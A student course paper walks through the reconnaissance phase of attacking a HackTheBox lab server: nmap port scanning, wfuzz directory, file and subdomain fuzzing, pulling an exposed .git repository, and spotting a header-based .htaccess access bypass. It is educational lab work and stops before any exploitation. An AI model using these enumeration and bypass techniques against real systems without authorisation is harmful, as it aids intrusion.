Utilizing Red Teaming Methodology and Tools to Compromise a Server

Arman Hasanzade, Christine Mogaka, Sameer Hussain, Poojitha kamireddy

Fall 2022

CSCE 5585, Advanced Network Security

Abstract:

The world has become a tech-driven platform and in return, produces a large amount of data being stored globally. With tremendous increases in cyber attacks, any individual with malicious intent will produce penetration tests to break into the environment hosting data. The goal is to escalate privileges and exfiltrate data. Nowadays most modern websites are comprised of many plugins, sub-domains, virtual domains, responsive frameworks, and template engines. These features improve the end user's experience significantly. However, is this improvement without its flaws? As a security engineer, understanding offensive attacks produces the ability to better defend against attacks. In this paper, we will demonstrate how to attack such a system and ultimately compromise the entire system.

Introduction:

According to CyberSeek, there is a current supply and demand ratio equivalent to 68% in the cyber workforce. This means, there are approximately only enough security engineers to fulfill 68% of the available positions in the industry. To be a marketable candidate in the industry, it's best to understand offensive security techniques. As students looking to get a better understanding of how to protect against cyber attacks, it was discussed that performing one would be most useful. Familiarizing ourselves with penetration tools can allow us to understand how an attacker moves through an environment.

It was discovered that advanced persistent threats move in an environment with something similar to a storyline. These storylines have helped create different frameworks that companies present to the industry, in order to educate engineers and prevent data exfiltration. Of the many frameworks, an example is the cyber kill chain. What the cyber kill chain allows for is outlining various phases of common cyber attacks, and at which points security teams can detect, prevent, and intercept attacks. Combined with the MITRE ATT&CK framework, a framework specific to examples of how attacks are conducted, allowed us to understand how to interact with a simulated attack. For example, understanding that attacks usually begin with reconnaissance, work through a large list of phrases, and usually end with actions on objectives such as data exfiltration.


We will be using the HackTheBox [1] platform for finding vulnerable and compromisable machines. The machines provided by HackTheBox consist of mostly Windows and Linux operating systems. Most of the devices have an accessible and vulnerable web page, which is used as your initial foothold to the server. After finding and exploiting the vulnerability/s of the web page, you will have access to the server as a low-privilege user. At this point, the attacker must use his/her operating system enumeration skills to find a way to escalate his/her privileges and either become a more privileged user or become an administrator user. The end goal of each machine/box is to become the administrator or the root user.

Method:

We used Linux Virtual Machines as our attacking machines. We also used various scanning and enumeration tools and techniques, both automated and manual, to map out the network of the victim machine. After that, we scanned the website and found its vulnerabilities and we started working on exploiting them. When we gained access to the server, again, we used the enumeration tools and techniques to scan for vulnerabilities that were existing in the OS itself (Kernel) or vulnerabilities found in the applications that the server uses. After finding and exploiting this, we become the administrator user and the machine will be considered finished.

Analysis & Result:

When we set up the HackTheBox VPN connection, we are only given an IP address of the server. The first step of penetration testing is to gather as much information as possible. This step is also called the enumeration phase.
The enumeration that we can do using only the IP address, is to perform a port scan and find out which ports are open and can be accessible.
To do this, we can use `nmap`.
The first scan to perform is the default `nmap` scan using the `-sC` for standard scripts and `-sV` for version enumeration flags.
Doing this, we get the following result:



```
# Nmap 7.92 scan initiated Mon Oct 10 00:48:17 2022 as: nmap -sC -sV -v -oN nmap/initial_scan 10.10.11.177
Nmap scan report for siteisup.htb (10.10.11.177)
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_  256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Nmap result


Before analyzing the data, it is also a good idea to run an all ports scan using the `-p-` for all ports flag. Since this can take a while, it is a good idea to run it in the background and check back whenever it is done.

Looking at our initial scan, we only see two ports open. On port 22, the OpenSSH service is running. We also get some banner information from it. The server is an Ubuntu server and if we search this on launchpad [1], we get that the server is running Ubuntu 20.04.

This happens to be the LTS version and this version of SSH comes with Ubuntu 20.04 by default, so we should not expect any vulnerabilities here.

Moving on, we have a web server running on port 80. The server is Apache 2.4.41. Searching the version of the Apache server, we get some vulnerabilities, however, they are low-level vulnerabilities about data spoofing. So, nothing major that we can take advantage of as of now.

Let us now navigate to the web page using our browser. We are greeted with the following web page:


10.10.11.177

Welcome,
Is My Website UP ?
Here you can check if your website is up or down.


Website to check:
http://google.com ☐ Debug mode (On/Off)
Check

siteisup.htb

Figure 2: Website at port 80

There are a few things we can notice. First thing is the “siteisup.htb” domain. We should add this domain name to our `/etc/hosts/` file for name resolution and future enumeration.

We can now try using the website as an average user before performing any attacks.
The website looks like it performs a request to the given hostname to it. However, we sometimes get a “Hacking Detected” error when we do not provide the “HTTP” part.


Welcome,

Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://google.com

Hacking attempt was detected !

siteisup.htb

Figure 3: Trying different inputs on the input field

This tells us there is a check done on the backend and possibly we cannot perform an injection. Before moving on further, we should start enumerating possible files and directories on this web server. To do this, we will utilize `wfuzz` [2] and `SecLists` [3] wordlists.


Performing a file fuzzing using the "raft-medium-files.txt" we do not get anything important, however, performing a directory fuzzing using the "raft-medium-directories.txt" we get the following:

```
# Performing a directory scan
wfuzz -c -w ~/SecLists/Discovery/Web-Content/raft-medium-directories.txt --hc 404
http://siteisup.htb/FUZZ
# Output
==================================================================
ID     Response    Lines      Word         Chars          Request
==================================================================
00127:   C=301       9 L       28 W         310 Ch         "dev"
04227:   C=403       9 L       28 W         277 Ch         "server-status"
04255:   C=200      39 L       93 W        1131 Ch         "http://siteisup.htb/FUZZ"
```

Figure 4: Wfuzz directory scan output

There is a `dev` directory. Navigating there, we do not get anything. However, we can enumerate that directory further.


Running the same file fuzzing on this directory, we get some interesting output:



```
# File scan
wfuzz -c -w ~/SecLists/Discovery/Web-Content/raft-medium-files.txt --hc 404
http://siteisup.htb/dev/FUZZ
# Output
==================================================================
ID      Response    Lines      Word         Chars          Request
==================================================================
00001:   C=200       0 L          0 W          0 Ch         "index.php"
00149:   C=403       9 L         28 W        277 Ch         ".htaccess"
00371:   C=200       0 L          0 W          0 Ch         "."
00529:   C=403       9 L         28 W        277 Ch         ".html"
00798:   C=403       9 L         28 W        277 Ch         ".php"
01556:   C=403       9 L         28 W        277 Ch         ".htpasswd"
01822:   C=403       9 L         28 W        277 Ch         ".htm"
01927:   C=301       9 L         28 W        315 Ch         ".git"
02092:   C=403       9 L         28 W        277 Ch         ".htpasswds"
04616:   C=403       9 L         28 W        277 Ch         ".htgroup"
05163:   C=403       9 L         28 W        277 Ch         "wp-forum.phps"
07069:   C=403       9 L         28 W        277 Ch         ".htaccess.bak"
08678:   C=403       9 L         28 W        277 Ch         ".htuser"
11449:   C=403       9 L         28 W        277 Ch         ".ht"
11450:   C=403       9 L         28 W        277 Ch         ".htc"
```

Figure 5: Wfuzz file scan output on /dev directory

The `.git` directory is very interesting. Navigating there, we see the source code for the development branch.



siteisup.htb/dev/.git/


```
Index of /dev/.git

      Name              Last modified      Size  Description
--------------------------------------------------------------
 Parent Directory                             -
 HEAD                   2021-10-20 19:40     21
 branches/              2021-10-20 19:40      -
 config                 2021-10-20 19:42    298
 description            2021-10-20 19:40     73
 hooks/                 2021-10-20 19:40      -
 index                  2021-10-20 19:42    521
 info/                  2021-10-20 19:40      -
 logs/                  2021-10-20 19:40      -
 objects/               2021-10-20 19:40      -
 packed-refs            2021-10-20 19:40    112
 refs/                  2021-10-20 19:40      -
--------------------------------------------------------------
Apache/2.4.41 (Ubuntu) Server at siteisup.htb Port 80
```

Figure 6: Hidden .git directory

Looking through the `.git` from the browser is both slow and in a real-life scenario, there would be a lot of GET requests to the server, which might raise suspicion in the log files.
We can download it using `wget` or git downloader tools available in GitHub. Note that this will also make many GET requests and will be visible in the logs. However, if the security team cuts our access to the `.git` directory, we would still have the files on our local machine.

After downloading the repository, we can analyze it using the git command line utility. We can use `git log` to see the commit history and get an idea about the development process. We can also use `git show <commit_hash>` to see what has been changed in a specific commit.

Example output of `git logs`:




```
commit 010dcc30cc1e89344e2bdbd3064f61c772d89a34 (HEAD -> main, origin/main, origin/HEAD)
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 19:38:51 2021 +0200

    Delete index.php

commit c8fcc4032487eaf637d41486eb150b7182ecd1f1
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 19:38:08 2021 +0200

    Update checker.php

commit f67efd00c10784ae75bd251add3d52af50d7addd
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 18:33:11 2021 +0200

    Create checker.php

commit ab9bc164b4103de3c12ac97152e6d63040d5c4c6
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 18:30:58 2021 +0200

    Update changelog.txt

commit 60d2b3280d5356fe0698561e8ef8991825fec6cb
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 18:30:39 2021 +0200

    Create admin.php

commit c1998f8fbe683dd0bee8d94167bb896bd926c4c7
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 18:29:45 2021 +0200

    Add admin panel.

commit 35a380176ff228067def9c2ecc52ccfe705de640
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 17:40:49 2021 +0200

    Update changelog.txt

commit 57af03ba60cdcfe443e92c33c188c6cecb70eb10
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 17:29:42 2021 +0200

    Create index.php

commit 354fe069f6205af09f26c99cfe2457dea3eb6a6c
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 17:28:48 2021 +0200
:
[0] 1:zsh  2:nc  3:zsh- 4:git* 9:sudo
```

Figure 7: Git log output

Files such as `changelog.txt`, `admin.php`, `checker.php`, and `.htaccess` (not visible in the image) are important files.

Looking at one of the older `.htaccess` commits, we get the following



```
~/Hacking/Boxes/UpDown/git_dir
λ ➤ git show bc4ba79
commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:37:20 2021 +0200

    Update .htaccess

    New technique in header to protect our dev vhost.

diff --git a/.htaccess b/.htaccess
index 3190432..44ff240 100644
--- a/.htaccess
+++ b/.htaccess
@@ -1,5 +1,4 @@
-AuthType Basic
-AuthUserFile /var/www/dev/.htpasswd
-AuthName "Remote Access Denied"
-Require ip 127.0.0.1 ::1
-Require valid-user
+SetEnvIfNoCase Special-Dev "only4dev" Required-Header
+Order Deny,Allow
+Deny from All
+Allow from env=Required-Header
```

Figure 8: Commit details on .htaccess file


We can see that previously the `dev` branch was only available to the localhost, but now, everyone with the request header `Special-Dev: only4dev` can access it.
However, we did not encounter this problem in the `/dev` directory. So, this must be somewhere else.

Since we have the domain name, we can perform a subdomain fuzzing to potentially find the `dev` subdomain.

```
wfuzz -c -w ~/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -H 'Host:
FUZZ.siteisup.htb' --hh 1131 http://siteisup.htb/
# Output
===================================================================
ID     Response   Lines      Word          Chars          Request
===================================================================
00022:   C=403      9 L        28 W          281 Ch         "dev"
37212:   C=400     10 L        35 W          301 Ch         "*"
```

Figure 9: Subdomain fuzzing output

